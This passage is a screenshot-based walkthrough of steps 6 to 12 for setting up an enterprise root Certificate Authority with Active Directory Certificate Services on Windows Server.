
Step 6: Choose your role as the Certificate Authority. A CA is the primary signer of user certificates and allows them access to resources under certificate-based authentication schema.




Step 7:Click install




Step 8: Under the flags (notification) click configure Active Directory Certificate Services on the server




Step 9: Here, you can specify the Admin account you want to serve as your CA




Step 10: Choose CA (redundant step but click anyway)




Step 11: Choose enterprise CA




Step 12: Choose Root CA as domain admin is the one that is on the top of PKI structure



